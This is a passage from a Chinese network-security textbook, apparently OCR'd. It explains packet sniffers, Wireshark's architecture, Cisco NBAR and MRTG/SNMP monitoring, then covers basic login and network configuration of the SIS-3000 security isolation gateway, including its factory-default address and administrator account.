


图 6-6　Sniffer 功能模块及其作用

③ 强大的协议解码能力和专家分析能力，能够解析各种数据包；

④ Sniffer 通常运行在路由器或有路由功能的主机上，以方便截获数据；

⑤ Sniffer 既可以是硬件，也可以是软件，实现了 Sniffer 技术的硬件或软件就成为一个 Sniffer（即网络嗅探器）。

2．Wireshark

Wireshark (前称 Ethereal) 是一款免费开源的协议解析器，是目前世界范围内应用最广泛的网络协议解析软件之一。在 GNUGPL 通用许可证的保障范围内，使用者可以免费取得该软件及其源代码，并可以根据自身的需要对 Wireshark 进行定制或扩展。它使用 WinPCAP 作为接口，直接与网卡进行数据报文交换。

Wireshark 工作界面是可视化的图形界面，分为上、中、下三部分：上部分列出所有捕获到的数据包，可以看到各个数据包较详尽的总结性信息；中间部分为数据包协议信息，用来显示某个指定数据包经过网络各层使用的协议信息；工作界面下部分是显示指定数据包的内容，该内容以十六进制形式显示，也就是数据在物理层上传送时的最后形式。

WireShark 能够在网卡接口处捕捉数据包、并实时显示包的详细协议信息；能够打开/保存捕捉的包、导入导出其他捕捉程序支持的包数据格式；能够在网卡处有选择性捕捉数据包、在捕捉到的包中也可以有选择性的显示不同条件的数据包；还可以显示多种

统计分析结果(比如 TCP、UDP 流、各个协议层统计信息等)，同时扩展了大量的Ethereal(Wireshark 前身)所不支持的协议，支持在 UNIX 和 Windows 平台下进行开发。其系统结构如图 6-7 所示。




图 6-7 Wireshark 系统结构图

Wireshark 系统结构的 6 个功能模块如下：

① GTK 1/2：图形窗口编程工具。

② Core：将其他模块连接起来，起到综合调度的作用。

③ Epan：Wireshark 对协议的具体解析，其中协议解析器的开发包括内置(built-in)和插件(在 plugin)的方式。

④ Win-/libpcap：底层抓包工具，提供了一整套的抓包函数库。

⑤ Capture：抓包引擎。

⑥ Wiretap：向磁盘读写包文件，包括 libpcap 和其他格式的包文件。

Wireshark 的结构主要由 Capture Core、win-/libpcap、WireTap、Dissector 几个核心模块构成。综合调度模块 Capture Core 调用底层抓包工具 win-/libpcap 获得网络数据，并调用磁盘读写包模块 WireTap 写入本地磁盘。因为数据是二进制文件，所以必须调用解析器模块 Dissector 对二进制数据进行协议解读，并把协议部分的各个字段信息进行详细地呈现。解析器 Dissector 的核心工作就在于数据包详细内容窗口部分的树形结构的维护，并结合过滤器、数据包列表等部分，进行筛选与信息的呈现。当用户需要对新协议进行开发，实质上就是对 Dissector 进行拓展，Dissector 可以是内置形式的(Build-in)，也可以是插件形式的(Plug-in)，所以，基于 Wireshark 的协议解析器开发有两种模式，即：

Build-in、Plug-in。

3．NBAR

基于网络的应用识别(Network-Based Application Recognition，NBAR)，是在 Cisco ISO 12.0(5)XE2 中引入的一个功能。它查看数据包的前 512 字节，因此，NBAR 可以检测识别各种应用协议，包括使用静态端口的、非 TCP/UDP 的 IP 层协议、使用动态端口的、伪装其他端口的（采用深度报文检查，检查某些位置的字段，不是全部载荷都检查，又称为 Application Inspection）。NBAR 还支持用户定义的应用，比如使用某个端口等。这样也可以识别这些应用并对其分类。

NBAR 可以通过分析 OSI 参考模型第 3 层到第 7 层的信息对流量进行分类，设置 NBAR 第一步就是建立审查的流量分类。NBAR 检查可以帮助我们做很多事情，如应用类型、连接的具体地址、连接中的数据和数据包的长度。基于匹配标准，NBAR 将匹配的流量放进特定的类(或组)中。在建立了分类规则之后，建立用来标识流量策略，对于 IP 流量，我们使用 IP 优先级来对流量进行分组(类)。IP 优先级标准使用 IP 包头中的 ToS（Type of Service，ToS）域中的位来分类流量。当流量进入路由器时就执行这两步，然后当流量离开路由器上的一个特定的外出接口时，定义对被标记的流量将采取什么操作。我们在流量优先级控制上通常使用 QoS（Quality of Service，QoS），这将使得数据包被发送接口之前，首先需要排成队列。而 NBAR 可以为这些流量定义其他策略，限制其带宽，甚至丢弃这些流量。

NBAR 包含了一种叫发现特征的协议(Protocol Discovery Feature)，用它可以轻易发现那些传输过程中的应用协议，可以在端口上做进出流量和流速统计。要实现对某种流量的控制，就要在 Cisco 的路由器上实现对 PDLM（Packet Description Language Module，PDLM）的支持。PDLM 即数据包描述语言模块，它是一种对网络高层应用的协议层的描述，例如协议类型、服务端口号等，它可以让 NBAR 适应很多已有的网络应用，同时还可以通过定义，使 NBAR 支持许多新兴的网络应用，并且利用 PDLM 可以限制一些网络上的恶意流量。

4．MRTG

NBAR 用户定义的定制应用程序分类，使用户可以指定自己的匹配条件来识别端口范围以及特定端口上基于 TCP 或 UDP 的应用程序。在网络管理维护的过程中，为了全面衡量网络运行状况，就需要对网络状态做更细致、更精确的测量。而多路由器流量图示器 MRTG（Multi Router Traffic Grapher，MRTG）就是一个基于 SNMP(Simple Network Management Protocol，SNMP)的监控网络链路流量负载的工具软件，利用它可以从所有运行 SNMP 协议的设备上(如服务器、路由器、交换机等)抓取到信息，以非常直观的方式显示给用户，而且它所耗用的系统资源较小，这对于网络管理员来说是非常重要的。

简单网络管理协议（SNMP）是基于 TCP/IP 的互联网管理协议，它是由 SGMP（Simple Gateway Monitoring Protocol）协议发展而来的。SNMP 是一个应用层的协议，用来在

SNMP 服务器和 SNMP 代理之间提供一种格式化的信息通讯。SNMP 的结构由三部分组成：SNMP 服务器，SNMP 代理和 MIB（Management Information Base，MIB）。SNMP 服务器是用 SNMP 来控制和监控网络设备的系统，通用的网络管理系统叫做网络管理系统(NMS)。SNMP 代理是一个软件系统，用来维持网络设备的数据并在需要时向管理系统报告这些数据，它和 MIB 同在被管理的设备上。MIB 是一个网络管理信息的虚拟的信息存储区，由被管理的对象的集合组成。SNMP 服务器可以向 SNMP 代理发出请求来得到并可以改变 MIB 的值，SNMP 代理可以响应这种请求，但是 SNMP 也可以不依赖于这样的请求而直接主动的向 SNMP 服务器发出通告，告诉服务器网络中的状态情况。

MRTG 是一个基于 SNMP 协议的监控网络流量和主机资源的开放源代码的管理工具。它通过 SNMP 请求得到被监控对象的流量信息，将这些流量信息以 PNG 格式的图形表示，并将包含这些图形的 HTML 文档通过 Web 方式显示给用户，非常直观地显示流量负载。MRTG 是用 Perl 语言编写的，可以工作在 Unix/Linux 和 Windows NT/2003 等环境下。MRTG 的 Perl 脚本用 SNMP 来读取路由器的流量信息，创建代表被监控网络连接的图形，这些图嵌入在 Web 页面中。

MRTG 主要由 4 个模块组成。基础模块：包括定义管理信息结构 SMI 要求的数据结构，提供相应的方法并通过 SNMP 操作获取被管对象信息的 SNMP 模块和 MRTG 支持模块；日志文件：MRTG 使用的日志文件以 ASCII 文本形式来记录测得的流量数据，由 Rate Up 模块进行更新；日志更新和绘图工具：在该模块中，MRTG 使用 Perl 语言程序来完成日志文件的更新和统计图形的生成；配置和网页组织工具：MRTG 提供了相关的配置文件生成工具 cfgmaker 和网页组织工具 indexmaker。cfgmaker 利用 SNMP 协议读取被管设备中的对象信息，自动生成该设备的框架配置文件，Indexmaker 通过读取配置文件中的 Target 描述获得对象信息，并用这些信息组织成该对象的 HTML 页。

6.2.2 网御 SIS–3000 安全隔离与信息交换系统（网闸，NetGap）

6.2.2.1 简介

网御 SIS-3000 系列是网御星云（原联想网御）依靠多年信息安全产品研发的积累，严格遵照国家有关主管部门的设计规范要求，生产出的具有完全自主知识产权的安全隔离与信息交换系统。它采用多主机隔离结构，在业内首次提出并实现专有 SIS 安全隔离技术，把安全性(Security)、智能性(Intelligence)、高效性(Speed)完美地结合在一起。该系统安装应用方便，通过对连接和数据包的获取、阻断、分离、检测、重组、交换、恢复、连接等一系列安全操作完成数据的隔离与交换，而这些复杂的安全检测操作对用户而言是透明的，最大限度地保证了用户应用的方便性。同时，该系统根据不同应用，量身定制多个功能模块，满足用户的不同应用需求，主要包括：文件交换模块、数据库传输模块、邮件传输模块、安全浏览模块、FTP 访问模块、TCP/UDP 访问模块、安全通道模块、统一用户认证模块等。其工作原理如图 6-8 所示。




图 6-8　SIS-3000 安全隔离与信息交换系统工作原理

6.2.2.2　基本配置

1．登录

以 Web 界面管理方式为例，其步骤如下：在管理主机打开 IE 浏览器，并在地址栏输入“https：//10.0.0.1：8889”{出厂默认 IP 为 10.0.0.1(内网侧)/10.0.0.2(外网侧)}，出现选择证书提示后单击“确定”按钮，然后会出现安全警报后，单击“是（Y)”就会出现安全隔离网闸登录页面，默认情况下，用户名和密码均为：administrator，如图 6-9 所示。



图 6-9　网御 SIS 安全隔离与信息交换系统登录界面

2. 网络配置

（1）配置网络设备

网御 SIS-3000 安全隔离网闸可配置的网络设备包括：物理设备、别名设备和冗余设备，见图 6-10。物理设备配置：物理设备初始情况下工作在路由模式，也就是说该设备上绑定有 IP 地址，可以与其他设备进行数据包的路由转发。其中第二个物理设备 fe2 是默认的可管理设备。它的默认 IP 地址是 10.0.0.1，子网掩码为 255.255.255.0，这个地址允许管理，PING 和 TRACEROUTE（默认管理主机的 IP 地址是 10.0.0.200），如图 6-11 所示。



图 6-10　物理设备列表




图 6-11　物理设备可配置的属性

别名设备配置：别名设备的作用是给物理设备配置多个 IP 地址。每个物理设备可以关联的别名设备是 253 个，这些 IP 具有“用于管理”，“允许 PING”，“允许 Traceroute”等属性，见图 6-12，图 6-13。同时要注意的是别名设备的 IP 地址不能重复，并且别名设备的总数不能超过 1024 个。

